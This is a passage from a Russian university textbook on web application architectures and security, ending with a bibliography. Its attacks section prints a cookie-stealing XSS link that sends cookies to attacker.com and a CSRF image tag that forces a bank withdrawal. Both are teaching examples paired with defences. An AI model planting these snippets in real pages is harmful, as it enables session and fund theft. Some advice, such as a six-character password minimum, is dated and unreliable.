

Рис. 16. Аутентификация через OAuth

Использование специальных серверов аутентификации позволяет не хранить чувствительные данные на сервере и обеспечивает гибкий доступ к веб-приложению со стороны пользователей.

§ 5. Архитектурные стили

5.1. Многостраничное приложение

Архитектурный стиль многостраничного приложения появился одним из первых. В основе стиля лежит подход, согласно которому каждое состояние веб-приложения оформляется в виде отдельной самостоятельной страницы. Таким образом обеспечивается реализация функционала веб-приложения на сервере и его представление клиенту.

На рис. 17 представлена общая схема работы многостраничного приложения. Клиент отправляет запрос на сервер с указанием контекста (параметров) для получения требуемой станицы. Сервер формирует страницу с учетом контекста и представляет его клиенту. Сформированная страница может иметь ссылки или запросы на получение других страниц.



Рис. 17. Схема работы многостраничного приложения

Многостраничное приложение имеет, как правило, более простую логику за счет упрощения интерфейса пользователя. Воздействия пользователя отправляются на сервер в виде структурированных запросов, на которые можно сформировать ответ. Страницы многостраничного приложения работают независимо друг от друга. Таким образом достигается относительная устойчивость приложения: в случае появления ошибки в интерфейсе пользователя ошибка будет затрагивать только одну страницу и не распространяться на другие.

Важным преимуществом многостраничных приложений можно отметить способность работать на клиентах без поддержки скриптовых языков программирования. Это полезно при публикации веб-приложения в сеть Интернет, т. к. современные поисковые системы индексируют статичные элементы страниц и не работают с динамическим содержимом. В результате робот поисковой системы сможет без затруднений переходить по ссылкам и получать содержимое страниц.

К сожалению, концепция многостраничного приложения не лишена недостатков. Во-первых, в связи с переносом логики приложения на сервер возрастает роль сервера и нагрузка на него. Веб-приложению требуется постоянное соединение с сервером, и в случае проблем с соединением веб-приложение не работает. Во-вторых, постоянные перезагрузки страниц снижают скорость и удобство работы с веб-приложением. И в третьих, перенос логики на сервер снижает возможности использования интерактивности в веб-приложении.

5.2. Одностраничное приложение

Архитектурный стиль одностраничного приложения появился вследствие широкого распространения браузеров с поддержкой динамически загружаемых HTML-документов. В основе одностраничного приложения лежит единственный HTML-документ, реализующий оболочку для всех веб-страниц. Содержимое страницы создается и модифицируется с помощью скриптовых языков и асинхронных запросов, например JavaScript и AJAX.

На рис. 18 представлена общая схема работы одностраничного приложения. При первом запуске клиент загружает страницу-оболочку и сценарии используемые JavaScript. По завершении загрузки запускается сценарий отрисовки содержимого страницы. Любое действие пользователя выполняется на клиенте с помощью обработчиков JavaScript с отправкой запросов на сервер. Ключевой особенностью одностраничных приложений является перенос части нагрузки на клиента. Навигация между представлениями (формами) выполняется без перезагрузки страницы на стороне клиента. Такой способ представления веб-приложения напоминает работу «нативных» (native) приложений, с той лишь разницей, что исполняются в рамках браузера, а не в собственном процессе операционной системы.



Рис. 18. Схема работы одностраничного приложения

К сожалению, концепция одностраничного приложения не лишена недостатков. Во-первых, использование концепции одностраничного приложения сильно усложняет реализацию интерфейса пользователя, т. к. к оформлению и логике работы интерфейса добавляется поддержка функциональности, маршрутизация и другие потребности. Во-вторых, ошибка на одной из форм интерфейса пользователя может привести к нерабочему состоянию всего приложения. В-третьих, данный вид веб-приложений не доступен клиентам без поддержки JavaScript, в том числе и роботам индексации поисковых систем. Такие клиенты видят только содержание страницы-оболочки, а оно пустое. В результате страницы не появляются в поисковой выдаче.

5.3. Гибридное приложение

Задачей архитектурного стиля гибридного приложения является устранение недостатков архитектурных стилей одностраничного и многостраничного приложений, а именно обеспечить возможность работы для клиентов без поддержки JavaScript и перенести часть нагрузки на клиента. В основе гибридного приложения лежит реализация одностраничного приложения, однако вместо страницы-оболочки используется полноценная страница с содержимым.

На рис. 19 представлена общая схема работы гибридного приложения. При первом запуске клиент делает запрос на получение страницы с указанием параметров (контекста). Сервер формирует страницу с учетом контекста и представляет его клиенту. Вместе со страницей клиент загружает и сценарии, используемые JavaScript. По завершении загрузки выполняется прикрепление обработчиков к элементам страницы. Любое действие пользователя выполняется на клиенте с помощью обработчиков JavaScript с отправкой запросов на сервер при необходимости. Если клиент не поддерживает JavaScript, то выполняется обычный запрос с контекстом на сервер с последующим формированием страницы с учетом контекста.



Рис. 19. Схема работы гибридного приложения

Ключевой особенностью гибридных приложений является поддержка как клиентов с JavaScript, так и клиентов без JavaScript. Роботы индексации поисковых систем видят содержимое страниц и все ссылки-переходы между страницами. Пользователи через браузеры могут интерактивно взаимодействовать с функциональностью веб-приложения.

К недостаткам гибридного приложения можно отнести повышенную сложность реализации и двойную маршрутизацию: и клиент и сервер должны знать как общие маршруты, так и специализированные обработчики маршрутов.

§ 6. Информационная безопасность

6.1. Объекты обеспечения информационной безопасности

Ключевым аспектом разработки веб-приложений выступает обеспечение информационной безопасности. Наряду с предоставлением гибкого доступа пользователя к ресурсам веб-приложения появляется большое количество уязвимостей и возможностей для проведения различных атак.

Рассмотрим основные компоненты, требующие повышенное внимание в ходе обеспечения информационной безопасности (см. рис. 20).



Рис. 20. Основные объекты обеспечения информационной безопасности

Веб-приложение выполняется на ЭВМ, подключенной к сети Интернет. Необходимо уделить внимание параметрам предоставления сетевого подключения, т. к. скомпрометированное сетевое подключение может привести к успешному выполнению атак. Также веб-приложение может использовать различные сетевые сервисы (например, DNS, OAuth), которые также могут быть скомпрометированы.

Для работы веб-приложения необходимо участие как самого веб-приложения, так и операционной системы сервера, веб-сервера, браузера и среды выполнения. Любой из этих компонент может стать ис-

точником уязвимостей или быть скомпрометированным. Таким образом, необходимо комплексное обеспечение информационной безопасности.

Основными критериями обеспечения информационной безопасности являются конфиденциальность, целостность и доступность информации.

Конфиденциальность обеспечивает гарантию того, что информация может быть прочитана и проинтерпретирована только теми людьми и процессами, которые авторизованы это делать. Обеспечение конфиденциальности включает процедуры и меры, предотвращающие раскрытие информации неавторизованными пользователями. Информация, которая может считаться конфиденциальной, также называется чувствительной. Примером могут являться данные кредитной карты, которые могут быть использованы только владельцем и недоступны другим пользователям.

Целостность обеспечивает гарантию того, что информация остается корректной, аутентичной и неизменной. Обеспечение целостности предполагает предотвращение и определение неавторизованного создания, модификации или удаления информации. Примером могут являться меры, гарантирующие, что покупка товара в веб-приложении выполняется вместе со списыванием денежных средств.

Доступность обеспечивает гарантию того, что авторизованные пользователи могут иметь доступ и работать с информационными активами, ресурсами и системами, которые им необходимы, при этом обеспечивается требуемая производительность. Обеспечение доступности включает меры для поддержания доступности информации, несмотря на возможность создания помех, включая отказ системы и преднамеренные попытки нарушения доступности. Примером могут являться защита доступа и обеспечение работоспособности веб-приложения.

6.2. Уязвимости веб-приложений

Рассмотрим примеры часто встречающихся уязвимостей веб-приложений.

Отсутствие/недостаточная валидация пользовательского ввода. Веб-приложение может использовать несколько компо-

нент формы с одним и тем же именем при валидации: в результате валидатор произвольно выберет одну из компонент и не проверит другие. Веб-приложение не вызывает родительский метод валидации в своей реализации: в результате валидатор не сможет проверить содержимое формы по сравнению с формой проверки. Веб-приложение не наследует валидатор от одного из базовых классов: в результате валидатор самостоятельно не запускается. Веб-приложение не использует валидатор для одного или нескольких полей форм: в результате появляется возможность неконтролируемого ввода данных. Веб-приложение не использует валидатор: в результате появляется возможность неконтролируемого ввода данных.

Валидация пользовательского ввода на стороне клиента. Веб-приложение не использует валидацию пользовательского ввода на стороне клиента, а только на стороне сервера: в результате повышается нагрузка на сервер даже от добропорядочных пользователей и снижается доступность. Веб-приложение использует валидацию только на стороне клиента: в результате появляется возможность неконтролируемого ввода данных в обход клиента.

Некорректная обработка ошибок. Веб-приложение не обрабатывает ошибки доступа (404, 500 и т. д.): в результате злоумышленник получает структуру файлов приложения, его ошибки и особенности работы. Отображение трассировки стека ведет к облегчению работы злоумышленника: трассировка стека может показать злоумышленнику искаженную строку запроса SQL, тип используемой базы данных и версию контейнера приложения.

Утечка информации о внутреннем устройстве приложения. Веб-приложение предоставляет доступ к внутренним библиотекам: изучив структуру приложения злоумышленник может получить доступ к функциям в обход проверок. Веб-приложение предоставляет отладочную информацию: изучив промежуточные данные, злоумышленник может подобрать деструктивные параметры запроса или получить конфиденциальную информацию.

Хранение паролей в открытом виде. Хранение пароля в виде открытого текста может привести к компрометации системы. Проблемы управления паролями возникают, когда пароль хранится в виде открытого текста в свойствах приложения или в файле конфигурации. Программист может попытаться решить проблему управления паролями, скрыв пароль с помощью функции кодирования, такой как кодировка base 64, но это не обеспечивает надлежащей защиты пароля. Хранение открытого текста в файле конфигурации позволяет любому, кто может прочитать файл, получить доступ к защищенному паролем ресурсу. Разработчики иногда считают, что они не могут защитить приложение от кого-то, кто имеет доступ к конфигурации, но такое отношение облегчает работу злоумышленника. Хорошие правила управления паролями требуют, чтобы пароль никогда не хранился в виде открытого текста.

Недостаточно длинные/случайные идентификаторы сессий. Идентификаторы сеанса должны иметь длину не менее 128 бит, чтобы предотвратить атаки с использованием перебора сеансов. Более короткий идентификатор сеанса оставляет приложение открытым для атак угадывания сеансов методом перебора. Если злоумышленник может угадать идентификатор сеанса аутентифицированного пользователя, он может перехватить сеанс пользователя.

6.3. Атаки веб-приложений

Рассмотрим примеры часто встречающихся атак на веб-приложения.

SQL-инъекции. Цель атаки заключается в обходе валидации параметров запроса и выполнении требуемого SQL запроса на сервере. Например, если параметр вставляется в SQL запрос без проверок и обработок, то начав его с текста «"; ...», можно закрыть запрос веб-приложения и выполнить другой, например получение паролей из базы данных.

Для устранения данной атаки необходимо выполнять валидацию всех параметров и данных, получаемых от клиента.

Кросс-запросы. Цель атаки заключается в отправке запроса на сервер злоумышленника с конфедициальной информацией пользователя или выполнении заданных действий от имени пользователя.

Например, в случае вставки данного кода в страницу веб-приложения пользователь может отправить все установленные для этого приложения cookie на сервер злоумышленника.

```
<a href="#" onclick="window.location='http://↙
    ↳ attacker.com/stole.cgi?text='+escape(document↙
    ↳ .cookie); return false;">Click here!</a>
```

Для устранения второй проблемы может помочь установка флага HttpOnly и использование метода CAPTCHA подтверждений для критичных операций.

Одной из разновидностей утечек cookie является атака cross-site request forgery — выполнение запроса к сервису без ведома пользователя. Например, где-нибудь на форуме может быть вставлена картинка, при загрузке которой выполняется запрос от имени пользователя:

```
<img src="http://bank.example.com/withdraw?account=↙
    ↳ bob&amount=1000000&for=mallory">
```

В данном случае могут помочь: использование CAPTCHA или повторная аутентификация для критичных операций, Synchronizer token pattern, Cookie-to-Header Token

Злоумышленник по середине. Цель атаки заключается в установлении соединения между клиентом и сервером через компьютер злоумышленника. Такая атака может быть выполнена в случае компрометации сети (неправильная настройка таблиц маршрутизации, утрата контроля за доменным именем и т. д.) и/или сертификатов защищенного соединения. В результате злоумышленник получает доступ к конфиденциальным данным клиента и может выполнять запросы от имени клиента или подменять ответы от сервера.

Подбор доступа. Цель атаки заключается в переборе параметров доступа (логинов, паролей, токенов) для подбора. Например, если генерация номеров сессий выполняется по какому-то правилу, то злоумышленник может подобрать номер.

Номер сессии должен генерироваться непредсказуемо, чтобы этот идентификатор не мог быть подобран. При регистрации пользователя необходимо требовать устойчивого к подбору пароля (например, не менее 6 символов).

Отказ в обслуживании. Цель атаки заключается в нарушении доступности через отказ в обслуживании. Веб-приложение может помочь в ряде случаев обеспечить отказ в обслуживании. Например, в веб-приложении отсутствует лимит на размер и количество загружаемых файлов или для каждого подключения инициируется множество ресурсов.

Решением данной проблемы является контроль за выделением и освобождением ресурсов, ограничение размера доступных ресурсов пользователям.

Список литературы

1. Тестирование программного обеспечения. Фундаментальные концепции менеджмента бизнес–приложений / пер. с англ. Сэм Канер, Джек Фолк, Енг Кек Нгуен. — Киев : ДиаСофт, 2001. — 544 с.
2. Макконнелл С. Совершенный код : мастер-класс / С. Макконнелл ; пер. с англ. — Москва : Русская редакция и т. д.; Санкт-Петербург : Питер, 2005. — 896 с.
3. MediaWiki [Электронный ресурс]. 2020. — Режим доступа: https://www.mediawiki.org/wiki/MediaWiki. — Загл. с экрана.
4. Blog Tool, Publishing Platform, and CMS — WordPress.org [Электронный ресурс]. 2020. — Режим доступа: https://wordpress.org. — Загл. с экрана.
5. Angular [Электронный ресурс]. 2020. — Режим доступа: https://angular.io. — Загл. с экрана.
6. Vue.js [Электронный ресурс]. 2020. — Режим доступа: https://vuejs.org. — Загл. с экрана.
7. Build Apps with JavaScript | Meteor [Электронный ресурс]. 2020. — Режим доступа: https://www.meteor.com. — Загл. с экрана.
8. Express — Node.js web application framework [Электронный ресурс]. 2020. — Режим доступа: https://expressjs.com. — Загл. с экрана.
9. Django: The Web framework for perfectionists with deadlines [Электронный ресурс]. 2020. — Режим доступа: https://www.djangoproject.com. — Загл. с экрана.
10. Ruby on Rails — A web-application framework that includes everything needed to create database-backed web applications according to the Model-View-Controller (MVC) pattern. [Электронный ресурс]. — 2020. — Режим доступа: https: //rubyonrails.org. — Загл. с экрана.
11. Laravel — The PHP Framework For Web Artisans [Электронный ресурс]. — 2020. — Режим доступа: https://laravel.com. — Загл. с экрана.

12. Spring [Электронный ресурс]. - 2020. — Режим доступа: https://spring.io. — Загл. с экрана.

13. Hypertext Transfer Protocol – HTTP/1.0. RFC1945 [Электронный ресурс]. 2020. — Режим доступа: http://www.rfc-editor.org/rfc/rfc1945.txt. — Загл. с экрана.

14. Hypertext Transfer Protocol – HTTP/1.1. RFC2068 [Электронный ресурс]. 2020. — Режим доступа: http://www.rfc-editor.org/rfc/rfc2068.txt. — Загл. с экрана.

15. Hypertext Transfer Protocol Version 2 (HTTP/2). RFC7540 [Электронный ресурс]. 2020. — Режим доступа: http://www.rfc-editor.org/rfc/rfc7540.txt. — Загл. с экрана.

16. Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing. RFC7230 [Электронный ресурс]. 2020. — Режим доступа: http://www.rfc-editor.org/rfc/rfc7230.txt. — Загл. с экрана.

17. Hypertext Transfer Protocol (HTTP/1.1): Semantics and Content. RFC7231 [Электронный ресурс]. 2020. — Режим доступа: http://www.rfc-editor.org/rfc/rfc7231.txt. — Загл. с экрана.

18. Hypertext Transfer Protocol (HTTP/1.1): Conditional Requests. RFC7232 [Электронный ресурс]. 2020. — Режим доступа: http://www.rfc-editor.org/rfc/rfc7232.txt. — Загл. с экрана.

19. Hypertext Transfer Protocol (HTTP/1.1): Range Requests. RFC7233 [Электронный ресурс]. 2020. — Режим доступа: http://www.rfc-editor.org/rfc/rfc7233.txt. — Загл. с экрана.

20. Hypertext Transfer Protocol (HTTP/1.1): Caching. RFC7234 [Электронный ресурс]. 2020. — Режим доступа: http://www.rfc-editor.org/rfc/rfc7234.txt. — Загл. с экрана.

21. Hypertext Transfer Protocol (HTTP/1.1): Authentication. RFC7235 [Электронный ресурс]. 2020. — Режим доступа: http://www.rfc-editor.org/rfc/rfc7235.txt. — Загл. с экрана.

22. List of HTTP header fields — Wikipedia [Электронный ресурс]. — 2020. — Режим доступа: https://en.wikipedia.org/wiki/List_of_HTTP_header_fields. — Загл. с экрана.

Учебное электронное издание

Кулаков Кирилл Александрович
Димитров Вячеслав Михайлович

Архитектура и фреймворки веб-приложений

Учебное электронное пособие

Редактор *И. И. Куроптева*
Компьютерная верстка — *К. А. Кулаков*

Подписано к изготовлению 10.12.2020.
1 CD-R. 1,5 Мб. Тираж 100 экз. Изд. № 35

Федеральное государственное бюджетное образовательное
учреждение высшего образования
ПЕТРОЗАВОДСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ
185910, г. Петрозаводск, пр. Ленина, 33
https://petrsu.ru
Тел. (8142) 71-10-01

Изготовлено в Издательстве ПетрГУ
185910, г. Петрозаводск, пр. Ленина, 33
URL: press.petrsu.ru/UNIPRESS/UNIPRESS.html
Тел./факс (8142) 78-15-40
nvpahomova@yandex.ru